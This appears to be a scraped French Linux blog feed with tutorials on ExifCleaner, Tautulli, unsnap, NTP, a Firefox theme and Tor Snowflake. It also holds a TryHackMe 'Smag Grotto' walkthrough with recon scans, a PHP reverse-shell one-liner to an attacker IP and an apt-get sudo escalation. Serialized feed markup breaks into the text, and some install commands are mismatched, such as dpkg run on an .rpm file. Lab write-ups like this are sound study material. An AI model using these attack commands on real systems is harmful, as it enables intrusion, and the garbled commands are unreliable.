

Si vous souhaitez supprimer les métadonnées contenues dans vos images, ExifCleaner est fait pour vous : il prend en charge un grand nombre de formats d’images, il est possible de l’installer sur n’importe quelle distribution et il prend même en charge les fichiers vidéos et PDF.
Voici la page d’accueil du service : il vous suffit de glisser-déposer votre image ou de l’importer et le traitement commence :

1wget $(curl -s https://api.github.com/repos/szTheory/exifcleaner/releases/latest | jq -r '.assets[8] | .browser_download_url')
1sudo dpkg -i exifcleaner-3.6.0.x86_64.rpm
1wget $(curl -s https://api.github.com/repos/szTheory/exifcleaner/releases/latest | jq -r '.assets[5] | .browser_download_url')
1sudo rpm -i exifcleaner-3.6.0.x86_64.rpm
1sudo dpkg -e exifcleaner-3.6.0.x86_64.rpm
1sudo rpm -e exifcleaner-3.6.0.x86_64.rpm

Si vous utilisez Plex comme service de streaming, vous pouvez installer Tautulli pour savoir quel contenu est regardé sur votre serveur multimédia, surveiller la bande passante utilisée et bien d’autres choses.
Voici une présentation de l’interface de l’outil qui est basé sur Python :

Dans un terminal, exécutez les commandes suivantes :
sudo apt install git python3 python3-setuptoolssudo yum install git python3 python3-setuptoolsAllez dans le répertoire /opt.
Clonez le projet Tautulli depuis GitHub :
1sudo git clone https://github.com/Tautulli/Tautulli
sudo addgroup tautulli && sudo adduser --system --no-create-home tautulli --ingroup tautullisudo adduser --system --no-create-home tautulli1sudo chown -R tautulli:tautulli /opt/Tautulli
1sudo cp /opt/Tautulli/init-scripts/init.systemd /lib/systemd/system/tautulli.service
1sudo systemctl daemon-reload && sudo systemctl enable tautulli.service
1sudo systemctl start tautulli.service
Vous pouvez également exécuter cet outil via Docker :
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:76;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:11:"Smag Grotto";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:31:"https://azlinux.fr/smag-grotto/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Tue, 19 Apr 2022 20:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:31:"https://azlinux.fr/smag-grotto/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:4786:"https://github.com/Tautulli/Tautulli/wiki/Installation#docker

Voici la solution pour la machine Smag Grotto sur TryHackMe. Tout d’abord, nous allons lancer un scan pour voir quels ports sont ouverts sur la machine.
1nmap -A 10.10.150.39
Il y a deux ports ouverts, dont le serveur web qui nous intéresse et voici la page d’accueil :

Comme nous ne trouvons rien de pertinent sur la page d’accueil, nous utilisons Nikto pour essayer de trouver une page cachée et ainsi nous trouvons un répertoire /mail et voici le contenu de la page :
1nikto -h http://10.10.150.39

Nous arrivons sur une page contenant une liste d’emails où le premier email nous fournit un fichier contenant une trace réseau et avec Wireshark nous trouvons un nom d’utilisateur et un mot de passe

Pour pouvoir se connecter à cette page d’administration, nous devons modifier le fichier hosts avec l’adresse IP pointant vers le nom de domaine development.smag.thm trouvé avec cette commande :
1gobuster vhost -u http://10.10.150.39 -w /usr/share/worldlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt

Ainsi, après s’être connecté, nous avons accès à une interface pour exécuter des commandes sur la machine. Nous commençons par exécuter Pwncat puis nous recherchons un Reverse Shell sur pentestmonkey afin que la cible se connecte à notre machine pour obtenir un shell.
1pwncat-cs -lp 1234
1php -r '$sock=fsockopen("10.8.74.196",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

Ensuite, nous découvrons qu’une commande est exécutée toutes les minutes. Nous pouvons donc l’exploiter et nous connecter en tant que l’utilisateur jake.
1ssh-keygen -o
1ssh -i /home/baptiste/id_rsa jake@10.10.150.39
Lorsque nous avons récupéré le flag user nous voyons que le binaire apt-get est exploitable donc nous trouvons sur le site GTFOBins la commande pour devenir super utilisateur.
1sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash


Si vous êtes réticent à utiliser snap pour des raisons de performance, vous pouvez maintenant utiliser unsnap.
Cet outil vous permet de migrer des paquets snap vers des paquets flatpaks.
Pour télécharger le programme, vous pouvez cloner le dépôt GitHub :
1git clone https://github.com/popey/unsnap
Vous pouvez maintenant exécuter le script pour générer des scripts personnalisés pour chaque tâche :
1./unsnap auto

Voici la liste des scripts à votre disposition :
snap save pour chaque snap installé en cours de migration.snapd lui-même, ce qui supprime tous les snaps.Vous pouvez exécuter n’importe quel script ou ceux qui vous conviennent ; il est préférable de commencer par une sauvegarde et ensuite vous pouvez exécuter ./03-install-flatpaks et ./04-remove-snaps pour télécharger l’équivalent de vos programmes avec flatpaks et ensuite supprimer les programmes snap.
1sudo nano /etc/dnf/dnf.conf
1fastestmirror=True
2max_parallel_downloads=10
3defaultyes=True
4keepcache=True
Si vous voulez télécharger plus de 10 paquets en parallèle, vous pouvez changer la valeur à 15 ou 20.
1sudo dnf upgrade --refresh -y
Pour vérifier si vous êtes à l’heure :
1timedatectl status
1Local time: Sun 2022-03-27 09:55:36 CEST
2Universal time: Sun 2022-03-27 07:55:36 UTC
3RTC time: n/a
4Time zone: Europe/Paris (CEST, +0200)
5System clock synchronized: yes
6NTP service: active
7RTC in local TZ: no
Pour configurer votre fuseau horaire :
1sudo timedatectl set-timezone Europe/Paris
Pour activer la synchronisation avec un serveur NTP :
1sudo apt install systemd-timesyncd
1sudo timedatectl set-ntp true
Vous pouvez modifier votre serveur NTP ici :
1sudo nano /etc/systemd/timesyncd.conf
Pour essayer sur un serveur NTP aléatoire :
1sudo apt install ntpdate
1ntpdate -q pool.ntp.org

Si vous voulez que Firefox ait cet aspect, vous pouvez télécharger et exécuter ce script :
1git clone https://github.com/rafaelmardojai/firefox-gnome-theme
1cd firefox-gnome-theme/scripts
1bash install.sh
1bash install.sh -f ~/.var/app/org.mozilla.firefox/.mozilla/firefox
1cd ~/.mozilla/firefox/chrome/firefox-gnome-theme
1git pull origin master
about:support dans Firefox > Application Basics > Profile Directory > Open Directory)chrome.
N’êtes-vous pas en colère lorsque vous entendez que certaines personnes n’ont pas un accès libre à Internet ?
Avec Tor Snowflake vous pouvez les aider en l’installant sur votre serveur.
Pourquoi installer Tor Snowflake au lieu de créer un relais Tor ?
Tor Snowflake agit comme un proxy qui permet aux personnes où Tor est bloqué de continuer à profiter d’un Internet libre, donc vous n’avez pas à vous soucier des données qui passent par votre serveur car elles sont déjà passées par un relais Tor, donc votre adresse IP n’apparaîtra nule part.
Snowflake works because of the thousands of volunteers that run proxies. Proxies are intentionally lightweight and easy to set up! You can help users circumvent censorship simply by installing a browser extension.
— The Tor Project (@torproject) June 16, 2021
Chrome: https://t.co/XstY2ix3fa
Firefox: https://t.co/KOXPR3Vnfi
1docker run \
2  --name Snowflake \
3  --network host \
4  --restart unless-stopped \
5  -d thetorproject/snowflake-proxy
1sudo apt install golang
1git clone https://git.torproject.org/pluggable-transports/snowflake
1cd snowflake/proxy
1go build
1nohup ./proxy &
1sudo apt install snowflake-proxy
